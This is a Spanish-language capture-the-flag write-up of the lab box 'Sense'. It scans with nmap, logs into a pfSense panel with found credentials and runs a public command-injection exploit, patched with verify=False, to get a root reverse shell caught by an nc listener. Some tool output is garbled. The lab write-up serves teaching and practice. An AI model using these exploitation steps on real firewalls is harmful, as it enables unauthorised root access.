
Sense - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
💲 cat scan.txt
# Nmap 7.94SVN scan initiated Thu Oct 10 04:38:31 2024 as: /usr/lib/nmap/nmap -sS -p- --open -s0
Nmap scan report for 10.10.10.60
Host is up, received user-set (0.11s latency).
Scanned at 2024-10-10 04:38:31 EDT for 46s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
       STATE SERVICE REASON
                                     VERSION
80/tcp open http syn-ack ttl 63 lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
443/tcp open ssl/http syn-ack ttl 63 lighttpd 1.4.35
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOr
me=Organizational Unit Name (eg, section)/localityName=Somecity/emailAddress=Email Address
| Issuer: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceNam
tional Unit Name (eg, section)/localityName=Somecity/emailAddress=Email Address
 Public Key type: rsa
| Public Key bits: 1024
```

El puerto 80 redirige al puerto 443. En el puerto 443 podemos encontrar un panel de login de pfsense (firewall). Como no podemos entrar con las credendiales por defecto vamos a ver que archivos podemos encontrar con gobuster:



Podemos acceder al panel de administracion del pfsense con las credenciales rohit:pfsense



Como podemos ver, la version de pfsense es la 2.1.3. Vamos a buscar vulnerabilidades:

```
Exploit Title

pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection
```

Intentamos explotar el exploit pero nos da un error de SSL:

```
File "/home/kali/Downloads/43560.py", line 97, in <module>
login_request = client.post(login_url, data=encoded_data, cookies=client.cookies, headers=headers)

**Proceedings**

File "/usr/lib/python3/dist-packages/requests/sessions.py", line 637, in post
return self.request("POST", url, data=data, json=json, **kwargs)

**Proceedings**

**Proceedings**

File "/usr/lib/python3/dist-packages/requests/sessions.py", line 589, in request
resp = self.send(prep, **send_kwargs)

**Proceedings**

**Proceedings**

**Proceedings**

**Procedings**

*
```

Este error significa que cuando te conectas al protocolo HTTPS y tiene un certificado autofirmado, por seguridad no se realiza la conexion. Por lo tanto, hay que añadir el atributo añadiendo "verify=false" en las siguientes lineas para que no verifique este certificado cuando se conecta o cuando envia el exploit de vuelta:

- login_page = client.get(login_url, verify=False)
- login_request = client.post(login_url, data=encoded_data, cookies=client.cookies, headers=headers, verify=False)
- exploit_request = client.get(exploit_url, cookies=client.cookies, headers=headers, timeout=10, verify=False)

Ahora si ejecutamos el exploit nos enviara una shell como root:

\$\text{python3 43560.py} -- \text{rhost} 10.10.10.60 -- \text{lhost} 10.10.14.5 -- \text{lport} 4321 -- \text{username} \text{rohit} -- \text{password} \text{pfsense} \text{CSRF} \text{ token obtained} \text{Running exploit} \text{...} \text{Exploit completed}

s nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.60] 2570
sh: can't access tty; job control turned off
whoami
root